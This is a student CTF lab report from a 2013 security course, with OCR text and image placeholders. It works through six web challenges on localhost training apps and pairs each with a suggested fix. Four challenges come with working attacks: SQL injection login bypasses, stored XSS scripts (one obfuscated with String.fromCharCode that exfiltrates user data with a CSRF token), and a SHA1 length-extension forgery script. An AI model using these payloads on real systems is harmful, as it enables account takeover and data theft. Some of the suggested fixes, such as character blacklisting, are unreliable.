Project 3 Report

Reporter: Yucheng Liu   Date: 11/06/2013

==============================

1. Challenge 1 (start challenge 1.sh): Your goal is to obtain the secret named flag.





Figure 1. Challenge 1


- **Type of Vulnerability**
  - The SQL statement used to retrieve the stored secrets is vulnerable to SQL injection
- **Exploit Code**
  - **Query:** Just input "%" as a query in the view form and press “view” button
- **Flag**
  - **Key:** GPXLX9YJ.flag
  - **Value:** gBvBhdP63h1Dj1gldpNbEmYJSNfX4Vzp
  - 

    Showing secrets for **%**:

Key	**Value**
GPXLX9YJ.flag	gBvBhdP63h1Dj1gldpNbEmYJSNfX4Vzp
- **Fix for the Vulnerability**
  - The problem of this website is that it failed to treat user’s input as an unsafe source
  - A possible fix is that characters such as %,@,&,’,=,etc. should be escaped from users’ input

==============================

2. Challenge 2 (start challenge 2.sh): Your goal is to obtain the secret owned by user bob.


Welcome to the Secret Safe, a place to guard your most precious secrets! To retreive your secrets, log in below.

The current users of the system store the following secrets:


- bob: Stores the flag for the challenge
- eve: Stores the proof that P = NP
- mallory: Stores the plans to a perpetual motion machine

You should use it too! Contact us to request a beta invite.

Username:

Password:


Figure 2. Challenge 2

- **Type of Vulnerability**
  - Similar with the first challenge, the input from the user is not properly. This allows us to inject malicious SQL queries to return the user "bob"
- **Exploit Code**
  - **Username:** ' UNION Select all id, '7d82509c1b8376eeb8e152c91716cd97d066e2b6badc89dd1cd70adb6fa61ffb','seed' from users where username ='bob'--
  - **Password:** password
- **Flag**
  - hYagEIermty6xwHZuRiYMET2INxmrzkr
  - 

    Welcome back! Your secret is: "hYagEIermty6xwHZuRiYMET2INxmrzkr" (Log out)
- **Fix for the Vulnerability**
  - Similar with the first challenge, user's input should not be trusted. Some special characters such as ',=,&,-,etc. should not be allowed in queries

============================

3. Challenge 3 (start challenge 3.sh): Your goal is to obtain the password of user karma fountain.



Welcome to Karma Trader!

Home

You are logged in as Leon.

Transfer karma

You have 496 karma at the moment. Transfer karma to people who have done good deeds and you think will keep doing good deeds in the future.

Note that transferring karma to someone will reveal your password to them, which will hopefully incentivize you to only give karma to people you really trust.

If you're anything like **karma_fountain**, you'll find yourself logging in every minute to see what new and exciting developments are afoot on the platform. (Though no need to be as paranoid as **karma_fountain** and firewall your outbound network connections so you can only make connections to the Karma Trader server itself.)


See below for a list of all registered usernames.

To:

Amount of karma:

Figure 3. Challenge 3

- **Type of Vulnerability**
  - The password field is not escaped as the former 2 challenges
  - The password will be displayed by any user who we sent karma to
  - Therefore XSS is possible!
- **Exploit Code**
  - As whenever I transfer karma to other users, I also revealed my password to them. Therefore the main goal to get password from karma_fountain is by forcing it to run our crafted code and make it transfer karma to our account
  - Exploit Password:
    - <script>var xmlhttp=new XMLHttpRequest();xmlhttp.open("POST","transfer",true);xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");xmlhttp.send("to=XXXX&amount=3");</script>
    - **XXXX** replaced by any user we want karma_fountain transfer to
- **Flag**
  - karma_fountain password: Xi3EWTJ90EOkhKQMywUMtwUXgyaHSqTy



Past transfers

From	To	Amount
karma_fountain	leon	3


Registered Users

- tester (password: *[hasn't yet transferred karma to you]*, last active 19:33:55 UTC)
- leon (**you**, last active 19:33:59 UTC)
- karma_fountain (password: Xi3EWTJ90EOkhKQMywUMtwUXgyaHSqTy, last active 19:33:04 UTC)

- **Fix for the Vulnerability**
    - One of the main direction to fix the vulnerability is to prevent users' input from directly executed as part of webpage itself
    - One possible technique is to encode users' input and decode it after the page is loaded

============================

4. Challenge 4 (start challenge 4.sh): Your goal is to obtain the password of user flag.




Login

Sign into your Streamer account, and instantly start sharing updates with your friends. If you don't have an account yet, create one now!

Figure 4. Challenge 4

- **Type of Vulnerability**
    - The vulnerability of this challenge is similar to the previous karma fountain challenge vulnerability – both of them come from the fact that users' input can be directly executed every time the webpage is loaded
    - If we put the following script as a body of post, we can get an alert window which means XSS is possible
        - </script><script>alert(1);</script>
- **Exploit Code**
    - Functional code is as follows

```
$.get("user_info", function(result){
        var data = $(result).find('td').text();
        var csrf_token = document.forms[0].elements["_csrf"].value;
        $.post("ajax/posts", {title: "THIS", body: data, _csrf: csrf_token});
});
```

    - However we cannot directly run this piece of code because the page will filter all ‘ and “ from our code. What we can do is encode our exploit code and make them as the payload of our script as follows
        - </script><script>eval(String.fromCharCode(36, 46, 103, 101, 116, 40, 34, 117, 115, 101, 114, 95, 105, 110, 102, 111, 34, 44, 32, 102, 117, 110, 99, 116, 105, 111, 110, 40, 114, 101, 115, 117, 108, 116, 41, 123, 10, 32, 32, 32, 32, 32, 32, 32, 32, 118, 97, 114, 32, 100, 97, 116, 97, 32, 61, 32, 36, 40, 114, 101, 115, 117, 108, 116, 41, 46, 102, 105, 110, 100, 40, 39, 116, 100, 39, 41, 46, 116, 101, 120, 116, 40, 41, 59, 10, 32, 32, 32, 32, 32, 32, 32, 32, 118, 97, 114, 32, 99, 115, 114, 102, 95, 116, 111, 107, 101, 110, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 102, 111, 114, 109, 115, 91, 48, 93, 46, 101, 108, 101, 109, 101, 110, 116, 115, 91, 34, 95, 99, 115, 114, 102, 34, 93, 46, 118, 97, 108, 117, 101, 59, 10, 32, 32, 32, 32, 32, 32, 32, 32, 36, 46, 112, 111, 115, 116, 40, 34, 97, 106, 97, 120, 47, 112, 111, 115, 116, 115, 34, 44, 32, 123, 116, 105, 116, 108, 101, 58, 32, 34, 84, 72, 73, 83, 34, 44, 32, 98, 111, 100, 121, 58, 32, 100, 97, 116, 97, 44, 32, 95, 99, 115, 114, 102, 58, 32, 99, 115, 114, 102, 95, 116, 111, 107, 101, 110, 125, 41, 59, 10, 125, 41, 59))</script>
- **Flag**
    - username: flag
    - password: 0QJX7EYDWXmxjkva91c6NnfVqdBUkmX5
    - 

Stream of Posts

flag	**Important update** Streamer is *soo* secure
flag	**Important update** Streamer is *soo* secure
flag	**Important update** Why is it so hard to find good juice restaurants?
flag	**THIS** flag0QJX7EYDWXmxjkva91c6NnfVqdBUkmX5
tester	**THIS** testerhello

Title:


Content:

Your post here...

- **Fix for the Vulnerability**
    - As always, users’ input **CANNOT** be trusted.
    - All users input should be properly escaped.

============================

5. Challenge 5 (start challenge 5.sh): Your goal is make a valid request for a Liege Waffle (the fag for this challenge is the order confirmation code).



WaffleCopter [beta]

Welcome, ctf!

Your API credentials

- endpoint: http://localhost:8004/
- user_id: 5
- secret: RU3SX00YX0pIyX


Available waffles

- liege (premium)
- dream (premium)
- veritaffle
- chicken (premium)
- belgian
- brussels
- eggo

API Request logs


Figure 5. Challenge 5

- **Type of Vulnerability**
    - This order system is using SHA1 as hash function to do authentication
    - There exists some vulnerability of SHA1 which is that SHA1 can be forged using length extension. Seen in following link.
        - http://www.vnsecurity.net/2010/03/codegate_challenge15_sha1_padding_attack/
- **Exploit Code**
    - First we need to generate a forged message which comes to the same SHA1 value using sha-padding.py provided in the upper link. The appended message we want is '&waffle=liege' which override var waffle with value liege




```
leon@ubuntu:~/Desktop/src$ python sha-padding.py 14 "count=2&lat=37.351&user_id=
1&long=-119.827&waffle=chicken" "de7236bd335bd7839a1d535c65aa68d9bb5c6087" "&waf
fle=liege"
new msg: 'count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken\x80\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x028&waffle=liege'
base64: Y291bnQ9MiZsYXQ9MzcuMzUxJnVzZXJfaWQ9MSZsb25nPS0xMTkuODI3JndhZmZsZT1jaGlj
a2VugAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAI4
JndhZmZsZT1saWVnZQ==
new sig: b11641c6dbe4f8b2972a4903abc5d0b9b56de94d
```


- Then we make a new POST request based on the forgery we just got. Run the following python code post.py



```
import requests

body = 'count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken\x80\x00\x00\x00
    \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
    \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
    \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02
    8&waffle=liege|sig:b11641c6dbe4f8b2972a4903abc5d0b9b56de94d'

endpoint = 'http://localhost:8004/orders'

resp = requests.post(endpoint, data=body)

print resp.content
```

- **Flag**
  - {"confirm_code": "CERkrj53ewV1sLt4GUksjOvks3Kb5Y8L", "message": "Great news: 2 liege waffles will soon be flying your way!", "success": true}
  - 

```
yliu483@infoseclab-39:~/start$ python post.py
{"confirm_code": "CERkrj53ewV1sLt4GUksjOvks3Kb5Y8L", "message": "Great news: 2 l
iege waffles will soon be flying your way!", "success": true}
```


  - 

2013-11-07 20:49:38	/orders	count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x028&waffle=liege|sig:b11641c6dbe4f8b2972a4903abc5d0b9b56de94d

- **Fix for the Vulnerability**
  - Use some other hash function instead of SHA1 such as SHA256 or HMAC

==============================

6. Challenge 6 (start challenge 6.sh): Your goal is to create a Cryptomon with a power level of over 9000 (doing so will result in receipt of the fag for this challenge).



CryptoMon: The Collectable, Virtual, Cryptographically-Signed Trading Card Game!

"Gotta Hash 'Em All!"

Your CryptoMon:

Species:	Merklemon
Power Level:	1063
Description:	A pretty cool guy. No flags here though.
Signature:	xcq0C4hH0Bfpg27I1VJ2rw==

Verify our source code here!

Figure 6. Challenge 6

- **Type of Vulnerability**
    - Hash function provided by Python is susceptible to collision attacks
    - We can intercept the sent cookie, generate a new cryptoMon which comes to the same cryptomon_mac and resend this cookie.
- **Exploit Code**
- **Flag**
- **Fix for the Vulnerability**
    - In the mac function, use some other hash functions such as SHA256 instead of function provided by Python
        - base64.b64encode(AES.new(key, AES.MODE_ECB).encrypt('%016x' % (hash(value) & 0xFFFFFFFFFFFFFFFF)))

==============================